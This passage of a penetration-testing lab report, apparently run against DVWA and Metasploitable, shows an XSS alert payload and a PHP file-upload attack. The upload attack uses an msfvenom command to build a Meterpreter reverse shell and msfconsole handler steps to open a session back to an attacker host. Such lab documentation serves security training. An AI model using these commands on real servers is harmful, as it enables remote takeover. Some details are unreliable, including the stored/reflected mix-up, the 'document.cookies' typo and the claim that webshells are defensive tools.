
- Implement robust output encoding to convert special characters into their HTML entity equivalents before rendering user input on the page.
- Enforce strict input validation and sanitization.
- Utilize a Content Security Policy (CSP) to restrict which scripts are allowed to execute on the page.

Step 2: Reflected Cross Site Scripting was performed

Cross-site scripting (XSS) is a type of web application vulnerability that allows an attacker to inject malicious code into a vulnerable web application. XSS attacks can be used to steal user data, hijack user sessions, and even execute malicious code on the victim's computer.

Stored XSS payload was utilized to have the session cookies displayed

- Payload Input: *<script>alert(document.cookies)</script>*



Display of Pop-up alert

Finding 3: Insecure File Upload (PHP Webshell)


The application's file upload functionality does not properly validate file types, allowing an attacker to upload a malicious PHP script (a webshell) to the server. The webshell provides the attacker with a backdoor to execute arbitrary OS commands on the serve it creates the shell automatically from the prebuilt shells in Metasploit.

A PHP webshell is a powerful tool for defense and it is essentially a script that allows remote command execution on a server. Penetration testers and ethical hackers use them to identify and fix vulnerabilities.

Step 1:

A PHP webshell was successfully created by entering the following command in the terminal:


msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.57.10 LPORT=6666 -f raw > shell.php



Successful PHP shell file upload

Step 2

The security level on DVWA was set to low and submitted to undermine the magnitude of the default security level on DVWA. The created PHP file was uploaded successfully




Alert on Successful file upload

Step 3

Msfconsole was used to:


- exploit multi handler
- set payload php/meterpreter/reverse_tcp
- set LHOST 192.168.57.10
- set LPORT 6666
- run



Overview Metasploit Multihandler, payload set, and the Establishment of reverse Meterpreter session

Step 4

The Current DVWA web was duplicated and the full file path of where the file is stored on the system was copied and added to a new duplicated web. A reverse connection was triggered from the shell link.




Display of Connection Establishment with the shell link

Step 5

Triggering the reverse connection enabled the meterpreter session to be established;

Sysinfo was typed in to see the detailed information about the metasploitable Linux operating system



Overview of Meterpreter Session and Sysinfo